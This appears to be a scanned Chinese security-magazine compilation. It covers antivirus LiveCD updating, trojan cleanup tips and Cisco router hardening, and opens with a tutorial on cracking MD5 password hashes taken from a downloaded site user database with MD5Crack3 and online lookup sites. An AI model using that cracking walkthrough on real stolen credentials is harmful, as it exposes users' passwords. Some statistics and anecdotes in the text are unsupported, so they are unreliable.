需要明白，没有经过“模拟入侵”检测的安全体系根本就如同虚设，没有任何意义。

## MD5 解密案例

获得的密码值有两种情况，一种是明文，另外一种就是对明文进行加密。如果密码值是加密的，这个时候就需要对密码值进行判断，如果是采取 MD5 加密，则可以通过 MD5Crack3 等软件进行破解。

本案例介绍如何使用 MD5Crack3 及一些在线的网站来进行破解。

MD5Crack3 是阿呆写的一款 MD5 密码破解软件，下载地址是：<http://www.adintr.com/subject/mdcrk/index.htm>，目前

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

已经发布了 MD5Crack4.0 版本。

## 任取 MD5 值

打开 Oblog\_user 表，任取一用户的 MD5 值。

本案例中直接破解已经下载的 Access 数据库 Oblog\_user 表中的用户密码值，如图 1 所示。打开该表，任意选取并复制一个用户的 password 值。



图 1 选取 MD5 值

## 验证 MD5 值

直接运行 MD5Crack3，运行后将需要破解的 MD5 值粘贴到“破解单个密文”输入框中。如果该 MD5 值是正确的，则会在“破解单个密文”输入框下方显示黑色的“有效”两个字，否则显示“无效”两个字，且字为灰色。

## 使用字典进行破解

在“字符设置”中选择“使用字典”，并在字典一、二、三中选择三个不同的字典，选择完毕后，单击【开始】按钮开始 MD5 破解，破解结束后会给出相应的提示。

### “使用字符集”进行破解

选中“使用字符集”后，依次选中“数字”和“自定义”复选框，把“长度”下的“最小长度”设置为“1”，“最大长度”设置为“8”，然后单击【开始】按钮，使用数字进行 MD5 破解，尝试破解密码位数从 1~999999 之间的所有数字组合。

在 MD5Crack3 中还可以定义数字、大小写字母、特殊字符的组合来进行破解。如果机器配置很高，可设置更多线程。

如果自定义进行破解，建议先选择使用数字，然后依次是数字、大小写字母、特殊字符的组合。破解时先易后难，否则破解时间太长。

还可以使用插件进行破解，共有 birthday、模板字典 1.0 两个插件，选中“使用插件”后，单击【设置】按钮即可进行插件的设置，在“年设置”、“月设置”及“日设置”中输入相应的值即可。

## 破解多个密文

选中“破解多个密文”后单击【设置】按钮，如果将多个密文保存在文件中则选中“从文件中选取”，然后选择保存多个密文的文件进行破解，也可手动添加多个密文到破解列表中。

## 用高级设置自动保存破解密文

单击【高级】按钮，在高级设置窗口中选择“将结果保存到文件”，并设置一个保存路径，即可自动保存破解密文。

## 通过在线网站进行破解

网络上有很多 MD5 破解网站，如在本案中使用的是 <http://www.cmd5.com>，打开网站后，在 MD5 值查询中输入 MD5 值，然后单击【MD5 加密或解密】按钮，开始在数据库中查询 MD5 的值。如果找到 MD5 值，则会提示查询结果，如图 2 所示。



图 2 在线破解 MD5 密码

# 对 KV 2007 杀毒光盘追加病毒库

看到《卡巴不联网也能升》，又看了《江民的 COPY 升级法》，让笔者想到了江民 KV 杀毒光盘的 Linux 杀毒，是否也能覆盖升级呢？

江民 KV 2007 杀毒软件光盘具有光盘启动进入 Linux 杀毒的功能，其优点是在不加载 Windows 环境的情况下彻底杀毒，缺点是每次杀毒都需要 U 盘的辅助，而 U 盘需要

滨州市财政局信息中心 王磊  
事先在 Windows 系统中制作，非常不方便。

本文将讨论如何更新江民杀毒软件光盘中的病毒库。

## 问题分析

KV 杀毒光盘启动后进入 Slax 操作系统，单击桌面“KV 杀毒软件”图标后，弹出 KV 查杀程序，并提示杀毒引擎多



天未升级，然后扫描 U 盘，进行升级后开始杀毒。

其流程可以手动执行 jiangmin.sh 脚本查看：

```
vi ~/.kde/Autostart/jiangmin.sh
```

本文目标是研究 KV 2007 LiveCD 的文件结构和杀毒流程，使其不需要 U 盘的辅助。

## 什么是 Live CD

Live CD 是光盘操作系统的启动光盘。所谓光盘操作系统，简单说就是操作系统运行所需和所存的数据不再依赖硬盘，而是靠光盘和内存。Windows 的光盘操作系统是 Windows PE，Linux 的光盘系统比较多，如 Knoppix、Slax、Mepis 和 GoboLinux。

Slax 是一种快速美观的 Linux 光盘操作系统，KV 杀毒光盘正是使用了这种 Live CD。它适用于 3.14 英寸 CD 光盘，基于 Slackware 发行版开发，并使用 Unifation 文件系统。

## Slax 的高度可定制性

如果想自己向 Slax 操作系统中添加文件，可将文件放到 live CD 的/rootcopy 目录。系统启动后，该目录文件会复制到根的指定位置，如/rootcopy/etc/X11/xorg.conf。

更好的方法是创建自己的模块(\*.mo 文件)，Slax 的可定制性也体现于此。mo 文件保存于 Live CD 的 MODULES 文件夹中，系统启动后 mount 到 /，KV 的启动光盘就采用这种方法。

如何制作自己的 mo 文件？Slax Live CD 提供了 mo2dir 和 dir2mo 工具，可以快速方便地生成自己的模块文件。

首先光盘启动进入 KV 杀毒软件 Linux 版中，启动终端仿真程序，输入：

```
#mo2dir foo.mo /tmp/bar/
```

以上命令将 foo.mo 这个模块文件释放到/tmp/bar/目录中，现在可以向这个目录添加任何您想要的东西，然后再重新生成模块文件：

```
#dir2mo /tmp/bar.
```

以上命令将/tmp/bar/目录制作成模块文件。

### 注意

KV 2007 光盘版采用的 Slax Live CD 模块文件后缀为.mo，而最新的 Slax Live CD 模块文件后缀变为.lzm，详细内容请查阅 <http://www.slax.org> 里的手册。

有了这种方法，就可以任意更新 Live CD 的模块，当然

也包括 KV 杀毒软件的病毒库模块了。

## 光盘版 KV 杀毒软件的病毒库在哪

光盘版 KV 杀毒软件的模块文件在光盘的 MODULES 目录中，名字为 15\_WORK.mo。

该模块在光盘启动后被加载为光盘操作系统的 /work/KvForLinux/viruslib/目录，包括 20 个 vlb 文件和两个 dll 文件 (MailArc.dll 和 NewEng.dll)，追加病毒库就是对这几个文件进行覆盖。

以上这 22 个文件可以在最新的 KV 杀毒软件安装目录的 kernel/目录下找到，也可以通过制作江民升级 U 盘后获得。

## 病毒库的更新

下面开始实际的病毒库更新操作。

首先从 Windows 中的 KV 安装文件或 KV 升级 U 盘中找到上节提到的 22 个文件，保存到硬盘的某个位置待用。

启动 KV 光盘，进入 Slax 光盘操作系统，Slax 光盘操作系统将自动 mount 各个硬盘到/mnt/目录下，进入/mnt/中对应硬盘的挂载目录，将那 22 个文件覆盖 /work/KvForLinux/viruslib/下的对应文件，将 work 目录复制到/tmp/worktmp/中，使用 dir2mo 命令制作 mo 文件：

```
#cd /work/KvForLinux /viruslib
```

```
//进入存放病毒库文件的目录
```

```
#cp /mnt/hda1/viruslib/*.vlb
```

```
//将 vlb 文件和两个 dll 文件复制并覆盖到当前目录
```

```
#cp R/work/ /tmp/worktmp/
```

```
//将/work 目录的内容复制到/tmp/worktmp/目录下
```

```
#cd /tmp
```

```
#dir2mo /tmp 15_WORK.mo
```

```
#cp 15_WORK.mo /mnt/hda1/
```

//将做好的模块文件复制到 Windows 的 C 盘这样就得到了一个更新了病毒库文件的模块文件 15\_WORK.mo，用 WinISO 或 UltraISO 软件制作 KV 杀毒软件的光盘镜像，然后将模块文件 15\_WORK.mo 导入 KV 光盘镜像后制作成盘，也可使用虚拟机 VMWare 对 KV 光盘镜像进行测试。

以上方法在 Windows XP + VMWare 环境下测试通过。

## 狡猾的系统病毒往哪里逃

最近出现很多新病毒，它们绕过一些安全管理系统（如影子系统），通过替换 Windows 系统文件而大肆传播。



接正常的，但对应的图标却显示是断开的，甚至有时候在没有上外网时系统一切正常，一旦接入外网，系统运行起来就变得异常缓慢，并且整个网络会受到 ARP 地址欺骗，造成网络断线，杀毒软件也无能为力甚至根本无法运行。

笔者仔细观察发现，该类型的病毒通常会替换 Windows 2000 及以上的系统文件，比如 userinit.exe、explorer.exe、lsass.exe、ctfmon.exe、alg.exe 等，它们会被替换成木马下载器。在没有接入互联网时，这些木马程序全都不发作，当连上外网时，这些木马下载器就会疯狂地从病毒网站下载最新的木马程序，从而造成网络堵塞或瘫痪，系统运行也变得奇慢无比。

笔者处理的方法是：

第一步：先用 U 盘把常用的这些系统文件从另一台不带毒的计算机上复制好备用。再用安装 Windows PE 系统的计

算机进行光盘启动，而后将 U 盘里面的系统文件全部复制到 Windows 指定目录下。最后在“开始”菜单里面选择“搜索”→“文件和文件夹”→勾选“指定日期”和“高级选项”里面的“隐藏文件和文件夹”，把最近做了修改的文件找出来，删除可疑的 exe、dll、log、bat、sys 等文件。

第二步：把网络断开后，启动计算机进入桌面（能进入安全模式更好），在“开始”菜单中的“运行”中输入 msconfig 后按回车键，进入启动选项，将不熟悉的启动项去掉，再进入注册表，将 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\ 和 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\ 下的 Run 和 RunOnce 里存在的不熟悉的程序都删掉。

第三步：用杀毒软件或使用在线杀毒形式进行全盘病毒扫描。

## 防杀毒的 11 项纪律

几乎 90% 以上的用户感觉计算机太慢的一大原因就是安装了杀毒软件，杀毒软件的实时监控的确是耗内存的大户。但网上日益猖獗的病毒总是无孔不入，甚至有时候还会碰到一些顽固的正常情况下无法清除的病毒，颇为棘手。

在此，笔者奉上“防杀毒的 11 项纪律”对付病毒的原则与大家共享。

### 1. 切记要断网杀毒

最直接有效的措施当然就是拔掉网线进行全盘病毒扫描。这样做，一来可以防止病毒继续向外传播，危害他人，二来还可以尽可能地堵住一些类似于盗号、窥探隐私信息的病毒的出口，以免它们将重要信息向外发送。

### 2. 清空 IE 的临时文件夹

对于通过网络感染了病毒的计算机来说，IE 的临时文件夹便是病毒的暂居所和二次发源地。如果忽略了此处，往往会出现病毒反复发作的现象。

方法很简单，在 IE 界面中单击“工具”→“Internet 选项”，选择“常规”选项卡并单击其中的“Internet 临时文件”→“删除文件”按钮。最后在弹出的对话框中将“删除所有脱机内容”复选框选中，并单击【确定】按钮。

### 3. 压缩包内的病毒

并不是所有的杀毒软件都能清除 RAR 之类的压缩包内寄生的病毒，特别是其中的 exe 可执行文件，所以应该用杀毒软件查一下所有的压缩包，一旦发现异常情况，应按【Shift+Delete】组合键直接删除。

不过，如果压缩包内的文件非常重要，也可以先解压缩，然后再对其进行病毒查杀。但千万别忘了将带毒的压缩包彻

底清除掉。

### 4. 杀毒莫忘回收站

回收站并不仅仅是文件的“废纸篓”，还可能是病毒的温床，早就有病毒将目光瞄上了它。这是因为部分杀毒软件为追求所谓的“闪电杀毒”，想尽办法提升病毒扫描速度，回收站就成为病毒扫描的盲点。所以杀毒之前，可以手工先清除一下回收站的内容。

根据经验，有时会出现这样一种情况，那就是虽然桌面上的回收站图标显示的是空的，但非主分区的其他回收站（如 D、E 盘）却另有玄机。此时，有必要在“开始”→“运行”中输入“CMD”并单击【确定】按钮，使用 DOS 下的 cd 命令切换至各分区的 Recycled 目录，使用 dir 命令查看其中是否存在文件。如果有则直接用 Del \*.\* 命令来删除。

### 5. 注意特殊的 .ex\_文件

类似于 .exe 可执行文件的 .ex\_ 文件属于软件安装程序的过程文件，如果病毒寄生于此，也是无法清除的。所以在安装软件后，当提示需要重启时应该重启一次，完成该软件的彻底安装工作，不给病毒可乘之机。

### 6. 小心还原点文件

在默认情况下，Windows XP 的还原功能有效（类似的情况也存在于 Windows Me），也就是系统会定时向 \_restore 文件夹（这是 XP 系统的还原文件夹）中写还原数据。如果病毒钻入其中，会给清除工作带来极大的麻烦。

建议大家最好关闭系统的还原功能，方法很简单：用鼠标右键单击桌面上“我的电脑”，选择【属性】命令，在弹出的“系统属性”对话框中单击选中“系统还原”选项卡，

接着选中其中的“在所有驱动器上关闭系统还原”并单击【确定】按钮即可。这样既能堵住“病毒备份”的后路，又节省了系统的硬盘空间。

当然这样做是有前提的，那就是应该提前用 Ghost 做好纯净系统的备份工作，而这一点现在也几乎是大家必做的功课，如此则可将 XP 的系统还原“软肋”丢掉。

#### 7. 警惕下载的 Ghost 镜像还原文件

网上常有“好心人”做成各种系统的 Ghost 镜像还原文件，只需下载后刻盘，即可进行安装和恢复系统的工作，非常方便。不过大家可以试想，如果这个 Ghost 文件中被事先人为地放置上病毒、木马，后果会怎样呢？这绝非危言耸听，有关统计数据表明，有此类问题的 Ghost 文件大约会占八成。

所以切记在使用前要用最新的杀毒软件扫描一下，而且推荐大家最好使用不同的杀毒软件再查杀一次，确保安全后才可以刻录使用，或者自己用 Windows 安装光盘安装系统，然后自己 Ghost 一次就可以了。

#### 8. 推荐 Web 在线阅读邮件方式

像 Foxmail 之类的邮件接收软件虽然能方便及时地将用户的邮件下载到本地，但反过来也一样会将带毒的邮件迎进家门，因此建议大家直接到提供服务的网站（像 Sohu、163 等）单击查看邮件。特别要注意老生常谈的附件问题，像伪装成 .txt 文本文件和各种视频格式的文件。

### 这样对付捆绑木马

如今的木马越来越狡猾，经常使用文件捆绑的方法将自己捆绑到图像、纯文本等常见的文件中，然后通过 QQ、E-mail 或 MSN 等工具将它们传送给受害者。

怎样才能有效对付这些捆绑木马？

除了注意查看系统进程并使用杀毒软件对不明文件进行检查，不妨试试以下两招。

#### 第一招：显示文件全名

很多“木马”都会利用 Windows 默认的“隐藏已知类型文件扩展名”，所以一定要显示文件全名。

例如，某个木马文件名表面为 rose.jpg，文件图标又是常见图像图标，而该文件实际为 rose.jpg.exe，一旦您双击该文件，木马自然就会进驻您的系统，在后台偷偷运行了。

#### 9. 管理好本机的 USB 接口的 U 盘、MP3

以前病毒感染的一个主要渠道就是光盘，但现在通过 U 盘、MP3 等便携式小型移动存储设备感染病毒的方式也应当引起注意，杀毒概念中的“全盘杀毒”当然要包括 U 盘了。大家也可以通过禁用本机的 USB 接口的方式及用好 U 盘的写保护功能等来进一步提高安全性。

#### 10. 重启计算机进入安全模式

如果碰到一些顽固病毒无法在正常运行状态下查杀，可以试试重新启动计算机并按【F8】键选择进入安全模式，然后再用杀毒软件进行全盘查杀。

#### 11. DOS 底层杀毒

如果在安全模式下仍无法清除病毒，还可以试试一些杀毒软件提供的 DOS 方式杀毒。有的是光盘引导式，有的则是采用“U 盘杀毒伴侣”。

在 DOS 方式下，由于病毒处于非激活的“死”状态，所以清除应该不成问题。

当然，如果病毒虽然被清除但已经将系统改得面目全非，或者碰到某些由于病毒编写者做过精心的配置而可以“免杀”的木马病毒，就只剩下最后一招了：格式化重新安装系统。这是最彻底也是最有效但比较郁闷的做法。

如果您事先做好了 Ghost 备份（当然要确保无毒），并且也有工作文件均存放于非系统分区的好习惯，十几分钟就能搞定。

山东莱钢集团鲁南公司 郭世军

方法为：打开“我的电脑”，单击“工具”→“文件夹选项”，单击“查看”标签，取消“隐藏已知类型文件扩展名”复选框。

这样，如果碰到类似 rose.jpg.exe 的文件就可以看到它的真面目了。

#### 第二招：专业工具协助

可以试试木马病毒捆绑检测工具，使用它可以检测软件是否被捆绑木马病毒或恶意数据代码。

网址为 <http://www.duote.com/soft/13202.html>。

在运行程序后出现的界面中单击“选择可疑文件”，找到相应文件夹后选定文件，单击【确定】按钮，即可判断出捆绑的其他 exe 数据。而且，它还支持文件拖放功能，并能检测一些可疑的未知壳。

## 将最小原则部署到路由器

荣新 IT 培训中心 张琦

### 不要“欢迎”黑客

当对路由器执行某种初始化动作时，系统会给连接者显示旗标（banner）信息。在一个路由器环境中，用户可以看到几种不同的旗帜消息。但很多网络书籍和培训课程中，授课教师习惯用“Welcome”作为显示消息的首语，对于黑客来说这是一件很可笑的操作，既然你欢迎我来访问你的路由器，那么是否说明我做什么事情都是受欢迎的？

#### 提示

不要以为这真是什么玩笑，美国曾经出现的一个黑客司法事件中，律师成功地用“Welcome”一词帮助黑客免于制裁。

默认情况下，banner 是被关闭的，需要启用它。banner 包括了 5 个命令后缀，分别用于不同的访问途径，其中：

**banner exec**：规定并启用一个消息，当有操作主机进入 EXEC 过程时显示。

**banner incoming**：当有来自网络中的某台主机连接到终端链路时显示。

**banner login**：规定并启用一个定值的 banner，在用户登录前提示。

**banner motd**：规定并启用一个 message-of-the-day 旗标。

**banner slip-ppp**：当 SLIP 或者 PPP 连接时显示。

管理员应该对路由器的不同接口和管理权限做出明确规定，所以应该声明哪些系统是被检控的并属于公司的隐私范围，警告黑客的违法活动。

下面是一个 FBI 的路由器登录 banner，可作参考。

```
Router (config) #banner login
Enter TEXT message. End with the character '#'.
WARNING!
```

```
This system is solely for the use of authorized users for
official purposes. You have no expectation of privacy in its use
and to ensure that the system is functioning properly, individuals
using this computer system are subject to having all of their
activities monitored and recorded by system personnel. Use of
this system evidences an express consent to such monitoring
and agreement that if such monitoring reveals evidence of
possible abuse or criminal activity, system personnel may
provide the results of such monitoring to appropriate officials.
```

### 限制远程管理

最少的服务能为路由器和其他网络设备带来性能上的提高，也能减少黑客的攻击面。

路由器上可能运行着一些默认的和不是默认的服务，不妨去找找这些服务的弱点吧。

### Cisco 发现协议

CDP（Cisco Discovery Protocol，Cisco 设备发现协议）用于发现直连的 Cisco 设备相关信息。CDP 利用直连的两个设备间定时发送 hello 信息（CDP 数据包）维持邻居关系。

默认情况下，每隔 60 秒的时间，每个 Cisco 设备都要向互连的对方发送一个 CDP 数据包。如果经过 3 个 hello 周期（180 秒，称为 holdtime 或 TTL）还没有收到对方的 CDP 包，则本地设备在 CDP 邻居表中删除那个 CDP 邻居设备。

CDP 消息通过组播传输，主要包括相关 Cisco 设备的以下信息：

- ◆ Cisco 设备（使用 hostname 命令配置的）名称。
- ◆ Cisco 设备的硬件平台，如 3600 系列路由器或 3750 交换机。
- ◆ 运行在设备上的 Cisco IOS 软件版本。
- ◆ Cisco 设备的硬件功能，如路由选择、交换或桥接等。
- ◆ Cisco 设备第 3 层地址。
- ◆ Cisco 发送 CDP 组播包的接口。

默认情况下，只要接入网络并在链路上能够探测到企业内部网络的网络设备都能接收到 CDP 信息。强烈建议在边界路由器上关闭完全 CDP，或者至少在连接到公共网络的接口上关闭 CDP，这些公共网络（如 ISP 或与我们相连的其他站点）它们不在公司的安全保护伞中。您可以使用 `no cdp run` 命令关闭了 CDP 之后，利用 `show cdp` 命令来验证 CDP 是否已经被关闭。

### Finger 服务

Finger 服务应该是互联网上祖先级的服务了，它是一个检测登录到了一台主机用户信息的 UNIX 程序。在当今的网络中，Finger 基本上是一个被废弃了的应用，因为很多其他资源都能完成这个功能。

建议关闭这些服务，因为它将让黑客知道有谁登录到了路由器，或者让他们获得系统上的任何有效的用户 ID。

当针对路由器执行一个 Finger 操作时，路由器以 show



users 命令的输出作为响应，要阻止响应，使用 no ip finger 命令，它将关闭 finger 服务器。在较老的 IOS 版本中，使用 no servie finger 命令。在绝大多数的 IOS 版本中，Finger 服务是关闭的，但请确认 Finger 服务是否真关闭了。

下面显示了验证 Finger 服务被打开了和关闭的简单例子：

#### ◆ 验证 Finger 服务状态

```
Router#telnet 10.1.1.254 finger
Trying 10.1.1.254, 79 ... Open
Line User Host (s) Idle Location 0 con 0 10.1.1.254 00:00:00
* 4 vty 0 idle 00:01:25 10.1.1.254
Interface User Mode Idle Peer Address
[Connection to 10.1.1.254 closed by foreign host]
```

#### ◆ Finger 服务关闭状态

```
Router# configure terminal
Router (config) #no ip finger
Router (config) #no service finger
Router (config) #exit
Router#
Router#telnet 10.1.1.254 finger
Trying 10.1.1.254,79 ...
% Connection refused by remote host
Router#
```

## 黑客感兴趣的 IdentD

IdentD (identification daemon) 允许远程设备为了识别目的查询一个 TCP 端口，在 RFC1413 中定义了 IdentD。它是一个不安全的协议，包括 Linux 主机加固项目中也经常需要关闭这个服务。

IdentD 是一个简单的协议，其目的是在一个设备发送请求到 IdentD 端口 (TCP 113) 时，目的设备作为响应，将诸如主机和设备名回应给发起方。一些应用程序，如 SMTP 和 FTP (至少它们中的一些)，使用这个协议帮助提供一些认证方法。

不幸的是，IdentD 不能提供任何真正的认证功能，但这对黑客却很有用。黑客可以通过它了解信息，欺骗协议的真实性，允许发送伪造的回复。

要关闭它，可以使用下面的命令：

```
no ip identd
```

### 提示

可以通过 Telnet 到设备的 113 端口来进行测试。在较新的 Cisco IOS 版本中，IdentD 默认是关闭的，如果您键入上述命令，会收到错误信息。

## IP 源路由

有时，当遇到路由选择问题时，可以利用 IP 源路由功能来帮助检查这个问题。使用 IP 源路由时，可以在 IP 包头中指定数据包应该经过的实际路由。然后路由器使用这些信息将数据包路由到目的地。不幸的是，黑客会利用这个功能。在如图 1 所示的实例中，描述了狡猾的黑客利用该功能进入网络。




图 1 合作伙伴的网络安全

在该例中，当 Internet 上的所有设备想进入网络时，其流量通过 ISP 到我们的网络。尽管我们已经使用了一台路由器/防火墙来保护 Internet 接入，但因为和另外一家公司有业务往来，所以在两家公司之间有一个私用的 WAN 连接。

可以看到，提供私用 WAN 连接的路由器及其他连接到 Internet 的路由器没有被保护，如果假定合作伙伴在安全上做得很好，那就犯了大错。黑客通过使用 IP 源路由这个弱点，使 Internet 和 A 公开将其流量路由到较少保护的路径，从而绕过主要防火墙。

如本例所示，源路由能给我们的网络带来安全问题，所以应该在所有的路由器上关闭它，包括边界路由器。

要关闭它，可使用 no ip source-route 命令。

## FTP 和 TFTP

路由器中的有些服务和 Windows 操作系统中的服务有一定的相似性，路由器也可以用做 FTP 服务器和 TFTP 服务器。很多管理员使用这个功能，将 IOS 镜像文件从一台路由器快速地复制到其他路由器。

强烈建议不要在路由器上使用这个附带功能，因为 FTP 和 TFTP 本身就是不安全的协议。在使用 FTP 时，只通过用户名和口令进行认证，这非常容易遭受窃听攻击。而在使用 TFTP 时，根本没有安全认证。

默认情况下，FTP 服务在路由器上是关闭的。然而，为了安全起见，仍然建议在路由器上执行以下命令：

```
no ftp-server enable
```

您可以通过使用一个 FTP 客户端从一台 PC 进行测试。当尝试建立到路由器的连接访问时，得到以下消息后可确保 FTP 服务已经关闭：

```
C:\Documents and Settings\Administrator>ftp 192.168.0.253
```

```
Connected to 192.168.0.253.
```

```
Connection closed by remote host.
```



## HTTP 和 HTTPS 服务

使用 HTTP 这个协议要非常谨慎，因为很多黑客已经发现这种攻击方法，不要放纵允许他们使用基于 Web 浏览器的攻击来获取未授权访问。您可以使用 HTTPS，它能提供更好的安全。

如果不能确认这个服务是否已经关闭，可以使用如下命令关闭并进行测试：

```
Router (config) #no ip http server
Router (config) #no ip http secure-server
Router (config) #end
Router#telnet 192.168.1.254 80
Trying 192.168.1.254, 80 ...
% Connection refused by remote host
Router#telnet 192.168.1.254 443
Trying 192.168.1.254, 443 ...
% Connection refused by remote host
```

## SNMP

正如本文中曾经提到的那样，SNMP 可以用来远程监控和管理网络设备。然而，SNMP 存在很多安全问题，尤其是在 SNMP v1 和 v2 中。要在路由器上关闭 SNMP 服务，需完成以下 3 件事：

- ◆ 从路由器配置中删除默认的团体字符串。
- ◆ 关闭 SNMP 陷阱和系统关机特征。
- ◆ 关闭 SNMP 服务。

要想查看是否在路由器上配置了 SNMP，可以使用如下命令：

```
Router#show running-config | include snmp
Building configuration...
snmp-server community public RO
snmp-server community private RW
Router#
对于 IOS 12.0 或者更早的版本，没有 include 参数，所以必须手工仔细地寻找 snmp-server 命令的信息。
下面的命令用来完全关闭 SNMP 的配置：
Router (config) #no snmp-server community public RO
Router (config) #no snmp-server community private RW
Router (config) #no snmp-server enable traps
Router (config) #no snmp-server system-shutdown
Router (config) #no snmp-server trap-auth
Router (config) #no snmp-server
```

前两个命令删除了只读和读写团体字符串。如果先前配置的团体字符串的名称与本例的配置不同，请替代。接下来的 3 个命令是关闭 SNMP 陷阱、系统关机和通过 SNMP 的认证陷阱。最后的命令是在路由器上关闭 SNMP 服务。在关

闭 SNMP 服务台之后，使用 show snmp 命令来验证配置。

## 域名解析 (DNS)

路由器中有一个讨厌的默认配置：如果在特权模式下误输入了一个命令，路由器认为管理员试图 Telnet 到一个远程主机，然而它对错误输入的内容却执行 DNS 查找。这是因为路由器默认情况下支持使用 DNS 客户端服务。而路由器上的 DNS 不提供 Windows 和 Linux 中特有的安全加固机制。如果路由器得到两个回复，它通常忽略第二个回复，所以在目的 DNS 服务器响应之前，黑客能先发送一个伪造的回复。如果黑客伪造的响应先被收到，那么他要想成功进行攻击就非常简单了。

如果关注这个问题，要么确保路由器有一个到 DNS 服务器的安全路径，要么不要使用 DNS，而使用手动解析。可以关闭 DNS，使用手动解析，利用 ip host 命令静态地定义路由器上需要经常解析的主机名。即使麻烦一些，但安全的意识不能降低。

如果想阻止路由器产生 DNS 查询，可以采用 no ip domain-lookup 命令。

### 注意

有些路由配置，如 SSH 和 VPN，要求路由器有一个主机名和域名。这个时候你必须开启 DNS 服务。但在小型网络中的路由器管理中，一般不要求做 DNS 解析。

## BootP

BootP 是一个很老的协议，很多年轻的网络工程师可能都没有仔细研究过。它可以让无盘站从一个中心服务器上获得 IP 地址，为局域网中的无盘工作站分配动态 IP 地址。

使用 BootP 可以避免每个用户去手工设置静态 IP 地址的麻烦。使用 BootP 协议的时候，一般包括 Bootstrap Protocol Server（自举协议服务端）和 Bootstrap Protocol Client（自举协议客户端）两部分。该协议使用 UDP 端口 67，这与 DHCP 相同。

路由器和一些交换机能充当一台 BootP 服务器，给请求的设备提供响应回答。但在边界路由器上不建议使用这个服务，在如今的网络中也没有这样的需求。

要想关闭 BootP，使用 no ip bootp server 命令。

## DHCP

动态主机配置协议 (DHCP) 是一种用于简化主机 IP 配置管理的 IP 标准。通过采用 DHCP 标准，可以使用 DHCP 服务器为网络上启用了 DHCP 的客户端管理动态 IP 地址分配和其他相关配置细节。

在将路由器作为边界路由器时，应该设置该路由器为 DHCP 客户端的唯一的情形是：“我们是通过 DSL 和线缆调

制解调器连接到 ISP，而 ISP 使用 DHCP 给我们指定地址信息”。否则，决不要将路由器设置为 DHCP 客户端。

黑客很容易仿冒成一台 DHCP 服务器并发送错误码率信息给我们，这会导致 DoS 和路由选择攻击。

同样，应该设置路由器为一台 DHCP 服务器的唯一的情形是：当在一个 SOHO 环境中使用路由器，在这种小型的网络中基本上这台路由器是可以给 PC 指定地址的唯一设备。如果这样做，确保在路由器外部接口上过滤 UDP 端口 67，这将阻止来自外部的 DHCP 和 BootP 请求。

很多 SOHO 级别的路由器中，DHCP 服务选项默认是打开的。如果无需在路由器上使用这个功能，使用 `no service dhcp` 命令关闭它。

### 提示

对于启用了 DHCP 的网络，具有实际访问能力的恶意用户可以在 DHCP 服务器上发起拒绝服务攻击，通过从服务器请求大量的租约来消耗可用于其他 DHCP 客户端的租约数量。

## PAD

作为对 X.25 标准的扩充，数据包组合/分析（Packet Assembler Disassembler，PAD）可以提供远程站点间的可靠连接。在现今的网络中，X.25 已经失去了市场竞争力，其他协议，如帧中继、ATM、ISDN，甚至以太网都能提供 WAN 和 MAN 网络。

然而，PAD 确实给黑客提供了有用功能。假设黑客能获得直接连接在路由器上的控制权，而且路由器在运行 PAD 服务，它将接受任何 PAD 连接。这给黑客提供了进入路由器的立足点，在这里他能使用其他攻击来获得 EXEC 访问。

要关闭这个服务，使用 `no service pad` 命令。

## 关闭不安全的接口服务

我们已经了解了口令安全、管理控制安全和服务安全等，那么什么是不安全的接口服务呢？这好比 CDP 服务的真正用途一样。

CDP 通常作为网管员排错的工具，但有些接口您不会用到 CDP，比如在企业边界路由器上，内部接口一般是安全的，“不安全的接口”是指非连接企业内部的一切接口。

本节分析这些服务是否应在不安全接口上运行的原因。

## ARP 代理

如果 ARP 请求是从一个网络的主机发往另一个网络上的主机，那么连接这两个网络的路由器就可以回答该请求，这个过程称作委托 ARP 或 ARP 代理（Proxy ARP）。

当一个设备不知道目的设备的 MAC 地址时，这个设备认为目的设备就在和自己一样的网段当中。路由器作为一个

ARP 代理，替代目的设备做出响应，然而它不是用目的 MAC 地址回复给请求方，而是使用自己的 MAC 地址。实质上，ARP 代理是路由选择的一个简化版本，它允许设备跨越子网边界进行通信。

路由器默认情况下在各个接口上启用 ARP 代理服务。黑客可以冒用一个 IP 地址，在路由器接口上实施攻击。如果黑客可以通过 ARP 代理机制从接口向内部主机发送 ICMP 请求，内部主机发送 ICMP 回应，这个回应持续的结果就会形成拒绝服务攻击。

### 提示

有一种情况下不应关闭 ARP 代理。这种情况出现在路由器作为远程接入的 IPSec VPN 连接时，本地设备要通过 VPN 连接远程客户端，路由器必须响应来自本地设备的 ARP 请求。

要关闭 ARP 代理，必须进入不同的接口上执行 `no ip proxy-arp` 命令。

运行之后可以利用如下命令验证 ARP 代理是否关闭：

```
Router#show ip interface
```

```
FastEthernet0 is up, line protocol is up
```

```
Internet address is 192.168.1.254/24
```

```
Broadcast address is 255.255.255.255
```

```
Address determined by non-volatile memory
```

```
MTU is 1500 bytes
```

```
Helper address is not set
```

```
Directed broadcast forwarding is disabled
```

```
Outgoing access list is not set
```

```
Inbound access list is not set
```

```
Proxy ARP is disabled
```

```
<--output omitted-->
```

## 定向广播

定向广播是指向特定网络的广播。每个网络和子网都有 3 种地址：网络地址、主机地址、广播地址。定向广播不像本地广播，因为它可以被路由的。定向广播通信可以用于枚举网络上的主机，以及用作拒绝服务攻击的载体。例如，通过阻止特定的源地址可以防止恶意回显请求导致级联 ping 泛滥。

攻击者如果将 ping 数据包发向一个网络的广播地址，如 192.168.1.255。大多数情况下，路由器在接收到该广播包之后，默认会将这个第三层广播转换成第二层广播，即将 192.168.1.255 转换成为以太网的 FF:FF:FF:FF:FF:FF。而该广播网段上的所有以太网接口卡在接收到这个第二层广播之后，就会向主机系统发出中断请求，并对这个广播作出回应，从而消耗了主机资源，并且做出的回应可能造成对源地址所指目标的攻击。

## 控制 ICMP

